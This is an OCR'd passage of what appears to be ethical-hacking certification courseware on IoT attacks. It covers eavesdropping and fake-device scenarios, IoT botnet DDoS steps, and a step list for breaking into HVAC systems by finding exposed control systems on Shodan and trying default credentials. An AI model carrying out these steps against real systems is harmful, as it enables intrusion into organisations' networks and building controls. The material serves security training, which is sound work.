Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking IoT Devices: General Scenario

The IoT includes different technologies such as embedded sensors, microprocessors, and power management devices. Security consideration changes from device to device and application to application. The greater the amount of confidential data we send across the network, the greater the risk of data theft, data manipulation, data tampering, and attacks on routers and servers.

Improper security infrastructure might lead to the following unwanted scenarios:

- An eavesdropper intercepts communication between two endpoints and discovers the confidential information that is sent across. He/she can misuse that information for his/her own benefit.
- A fake server can be used to send unwanted commands to trigger unplanned events. For example, some physical resources (water, coal, oil, electricity) could be sent to an unknown and unplanned destination, etc.
- A fake device can inject a malicious script into the system to make it work as instructed by the device. This may cause the system to behave inappropriately and dangerously.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.8: General IoT device hacking scenarios

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



DDoS Attack

A distributed denial-of-service (DDoS) attack is an attack in which multiple infected systems are used to bombard a single online system or service, rendering the server useless, slow, or unavailable for a legitimate user for a short period of time. The attacker initiates the attack by first exploiting vulnerabilities in devices and then installing malicious software in their operating systems. These multiple compromised devices are referred to as an army of botnets.

Once an attacker decides on his/her target, he/she instructs the botnets or zombie agents to send requests to the target server that he/she is attacking. The target is attacked by a large volume of requests from multiple IoT devices present in different locations. As a result, the target system is flooded with more requests than it can handle. Therefore, it either goes offline, suffers a loss in performance, or shuts down completely.

Given below are the steps followed by an attacker to perform a DDoS attack on IoT devices:

- Attacker gains remote access to vulnerable devices
- After gaining access, he/she injects malware into the IoT devices to turn them into botnets
- Attacker uses a command and control center to instruct botnets and to send multiple requests to the target server, resulting in a DDoS attack
- Target server goes offline and becomes unavailable to process any further requests

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.9: DDoS attack on IoT devices

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit HVAC

- Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms; this gives attackers a gateway to hack corporate systems
- HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attack on the organization's network



Exploit HVAC

Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway through which to hack corporate systems. HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attacks on the organization's network. HVAC systems are generally connected to the networks of various industries, government sectors, hospitals, etc. These systems provide remote access rights to HVAC vendors and third parties to support their remote administration, such as remotely monitoring energy consumption and temperatures in various places. In addition, many HVAC companies provide common login names and passwords to different organizations. Attackers take advantage of this to obtain remote access to corporate networks and steal confidential information from organizations.

Steps followed by an attacker to exploit HVAC systems:

- Attacker uses **Shodan** (*https://www.shodan.io*) and searches for vulnerable industrial control systems (ICSs)
- Based on the vulnerable ICSs found, the attacker then searches for default user credentials using online tools such as *https://www.defpass.com*
- Attacker uses default user credentials to attempt to access the ICS
- After gaining access to the ICS, the attacker attempts to gain access to the HVAC system remotely through the ICS
- After gaining access to the HVAC system, an attacker can control the temperature from the HVAC or carry out other attacks on the local network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


